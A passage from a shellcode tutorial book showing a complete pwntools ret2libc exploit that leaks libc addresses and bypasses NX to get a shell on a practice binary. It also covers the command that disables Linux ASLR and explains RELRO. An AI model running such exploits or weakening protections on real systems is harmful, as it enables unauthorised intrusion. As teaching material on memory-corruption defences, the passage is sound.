
```
puts_got = 0x80497b0 #puts address in GOT - it points to the
libc address
main = 0x0804847d #address of main from PLT

payload = ""
payload += "A"*140 #junk buffer
payload += p32(puts_plt) #EIP overwrite
payload += p32(main) #return address
payload += p32(puts_got) #argument to puts()

r.recvuntil('desert:') #receive program output until words
"desert: "
r.sendline(payload) #send the exploit buffer, puts will run
here
r.recvline() #receive the line of output the program sends back

leak = u32(r.recvline()[:4]) #after the first line, the leak is
present in the first bytes of the remaining output.
#We want four characters from the beginning ([:4])
#Then, as they are in in-memory order, we unpack it with u32()

log.info('puts@libc is at: {}'.format(hex(leak)))  #The leaked
value is printed.
```

If you have ASLR enabled, each time you run this exploit, you will see that the `libc` address is different.

Jumping back to GDB, we need to calculate all addresses in `libc`. This can be done using the following commands:

```
p puts
p system
p exit
find /bin
vmmap libc
```

In the following screenshot, you will see the outputs of these commands executed in order to return back to the system:




```
gdb-peda$ p puts
$2 = {<text variable, no debug info>} 0×b7e68ca0 <_IO_puts>
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0×b7e43da0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0×b7e379d0 <__GI_exit>
gdb-peda$ find /bin
Searching for '/bin' in: None ranges
Found 15 results, display max 15 items:
   libc : 0×b7f64a0b ("/bin/sh")
   libc : 0×b7f6658c ("/bin/csh")
   libc : 0×b7f67974 ("/bindresvport.blacklist")
   libc : 0×b7f6a264 ("/bin:/usr/bin")
   libc : 0×b7f6a26d ("/bin")
[stack] : 0×bffff7f6 ("/bin/bash")
[stack] : 0×bffffdf6 ("/bin:/home/xdev/.local/bin:/usr/local/sbin:
[stack] : 0×bffffe0c ("/bin:/usr/local/sbin:/usr/local/bin:/usr/sb
[stack] : 0×bffffe2b ("/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/gam
[stack] : 0×bffffe3e ("/bin:/sbin:/bin:/usr/games:/usr/local/games
[stack] : 0×bffffe49 ("/bin:/usr/games:/usr/local/games:/snap/bin"
[stack] : 0×bffffe6f ("/bin")
[stack] : 0×bffffe8e ("/bin/gdb")
[stack] : 0×bfffff92 ("/bin/lesspipe %s")
[stack] : 0×bfffffd0 ("/bin/lesspipe %s %s")
gdb-peda$ vmmap libc
Start      End        Perm      Name
0×b7e09000 0×b7fb9000 r-xp      /lib/i386-linux-gnu/libc-2.23.so
0×b7fb9000 0×b7fbb000 r--p      /lib/i386-linux-gnu/libc-2.23.so
0×b7fbb000 0×b7fbc000 rw-p      /lib/i386-linux-gnu/libc-2.23.so
gdb-peda$
```

Figure 6.13 – Viewing addresses in order to return to the system

Next, we need to calculate the offsets. This is done within GDB by using the following command:

```
p [MEMORY ADDRESS] - [MEMORY ADDRESS]
```

In the following screenshot, you will see the offset calculated. Note that this offset calculation is from the puts system exit memory address to the `libc` (`0xb7e09000`) address:




```
gdb-peda$ p 0×b7e68ca0 - 0×b7e09000
$5 = 0×5fca0
gdb-peda$ p 0×b7e43da0 - 0×b7e09000
$6 = 0×3ada0
gdb-peda$ p 0×b7e379d0 - 0×b7e09000
$7 = 0×2e9d0
gdb-peda$
```

Figure 6.14 – Calculating the offset to libc

Next, we will add the following code to the exploit. This can be added at the bottom of our exploit code:

```
libc_base = leak - 0x5fca0
system = libc_base + 0x3ada0
exit = libc_base + 0x2e9d0
binsh = libc_base + 0x15ba0b

log.info('system@libc is at: {}'.format(hex(system)))
log.info('exit@libc is at: {}'.format(hex(exit)))
log.info('binsh@libc is at: {}'.format(hex(binsh)))
```

Once executed, we now see the addresses as per the following screenshot:



```
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process './pwn3': pid 2250
[*] puts@libc is at: 0×b7e35ca0
[*] system@libc is at: 0×b7e10da0
[*] exit@libc is at: 0×b7e049d0
[*] binsh@libc is at: 0×b7f31a0b
[*] Stopped process './pwn3' (pid 2250)
```

Figure 6.15 – Implementation of ret2system logic


Now we need to update the buffer with the address of the `main()` function, as we are using that address as the return address. The final exploit will look like this:

```
from pwn import *

#r = process('./pwn3') #the binary is run
r = remote("192.168.44.141", 4444)
puts_plt = 0x8048340 #puts address in PLT - first call from
main()
puts_got = 0x80497b0 #puts address in GOT - it points to the
libc address
```

```
main = 0x0804847d #address of main from PLT

payload = ""
payload += "A"*140 #junk buffer
payload += p32(puts_plt) #EIP overwrite
payload += p32(main) #return address
payload += p32(puts_got) #argument to puts()

r.recvuntil('desert:') #receive program output until words
"desert: "
r.sendline(payload) #send the exploit buffer, puts will run
here
r.recvline() #receive the line of output program sends back
leak = u32(r.recvline()[:4]) #after the first line, the leak is
present in the first bytes of the remaining output.
#We want four characters from the beinning ([:4])
#Then, as they are in in-memory order, we unpack it with u32()

log.info('puts@libc is at: {}'.format(hex(leak))) # The leaked
value is printed.

libc_base = leak - 0x5fca0
system = libc_base + 0x3ada0
exit = libc_base + 0x2e9d0
binsh = libc_base + 0x15ba0b

log.info('system@libc is at: {}'.format(hex(system)))
log.info('exit@libc is at: {}'.format(hex(exit)))
log.info('binsh@libc is at: {}'.format(hex(binsh)))

payload = ""
payload = "A"*132
payload += p32(system)
payload += p32(exit)
payload += p32(binsh)

```

```
log.info('Re-exploiting the main().')
r.recvuntil('desert: ')
r.sendline(payload)
r.interactive()
```

Now, running the exploit against the program, we will have a shell using the NX bypass with the `ret2libc` function, as per the following screenshot:



```
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process './pwn3': pid 2315
[*] puts@libc is at: 0×b7d7eca0
[*] system@libc is at: 0×b7d59da0
[*] exit@libc is at: 0×b7d4d9d0
[*] binsh@libc is at: 0×b7e7aa0b
[*] Re-exploiting the main().
[*] Switching to interactive mode

$ id
uid=1000(xdev) gid=1000(xdev) groups=1000(xdev),4(adm),24(cdrom),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ ls
core  eip.txt  pattern.txt  peda-session-pwn3.txt  pwn3  pwn3-exploit.py
$ 
```

Figure 6.16 – Working exploit with a reverse shell

Now let's move on to ASLR and look at how this works within Linux.

Address space layout randomization

We covered ASLR earlier in the section on Windows. The way that ASLR works within Linux is very similar to Windows. So, let's take a look at the configuration options of ASLR in Linux.

Within Linux, the ASLR setting is stored in `/proc/sys/kernel/randomize_va_space`.

There are three values that can be written to this file, and they are as follows:

- `0` = ASLR is turned off.
- `1` = ASLR is turned on. Here the protections exist for the stack, shared memory regions, and the virtual dynamic shared object page.
- `2` = ASLR is turned on, covering the same components of option `1`, but with the additional protection of data segments.

If you need to make a change to the ASLR settings, this can be done using a superuser account by using the following command:

```
echo [VALUE] > /proc/sys/kernel/randomize_va_space
```

For example, `echo 0 > /proc/sys/kernel/randomize_va_space` will turn ASLR off. To view the current setting, you simply need to `cat` the file.

Note

By adding the `kernel.randomize_va_space=[VALUE]` variable to the `/etc/sysctl.conf` file, you can hardcode the ASLR setting within the system.

Relocation read only

Relocation Read Only (**RELRO**) is a countermeasure that protects sections of data within a process from being overwritten during the exploitation process. To understand how RELRO works, let's consider an **Executable and Linkable Format** (**ELF**) binary. An ELF binary contains a GOT. This table is used to dynamically resolve functions that are located in shared binaries. The process that takes place is as follows:

1. Any call to a function would point to a **Procedure Linkage Table** (**PLT**), which is found in the `.plt` section of the program.
2. The PLT will point to a function address in the GOT. This table will be found in the `.plt.got` section of the program.
3. The GOT will contain the pointer that points to the address of the function, and these pointers will be passed back to the PLT.

It's important to note that not all functions that are contained in the tables of the GOT will be writable. So, the aim is to be able to write at least 4 bytes by hijacking the GOT to use a writable function to point to your shellcode.

Now, you may be wondering, what does RELRO have to do with all of this? Well, RELRO comes in two variants, partial and full:

- **Partial RELRO** will map a `.got` section as read-only, but `got.plt` will still be writable.
- **Full RELRO** will do the same as what the partial option does but also add additional protections. These additional protections make use of a linker that will perform a backup of the symbols before the execution starts and then remove the write permissions to the GOT. It will then make the `got.plt` part of the `.got` section, ultimately making it read-only too.

As we approach the end of this chapter, it's important to note that these are by no means the only countermeasures and bypasses that exist. You should account for EDR tools, anti-viruses, and more. Keeping abreast of the countermeasures deployed will be crucial as you develop shellcode. There is also a multitude of articles on the internet that explain these countermeasures and bypasses. You will often find talks on these at security conferences.

Summary

You have now reached the end of the chapter and the book. I'm sure you'll have enjoyed reading it as much as I enjoyed writing it. In this chapter, we concluded the book by looking at the countermeasures deployed within operating systems to counteract the workings of shellcode. However, as you have seen, these can be bypassed. In this chapter, we have looked at countermeasures in both Windows and Linux. Of course, as advancements are made in the future, these countermeasures should evolve. It would be good to keep up with the advancements in addition to the bypasses that are published by security researchers. Security conferences such as Black Hat, BSides, and Defcon, would be a good place to start.

Further reading

- *A Modern Exploration of Windows Memory Corruption Exploits:*

  `https://www.cyberark.com/resources/threat-research-blog/a-modern-exploration-of-windows-memory-corruption-exploits-part-i-stack-overflows`
- *OffensiveCon19 - Emeric Nasi - Bypass Windows Exploit Guard ASR*:

  `https://www.youtube.com/watch?app=desktop&v=YMHsuu3qldE`

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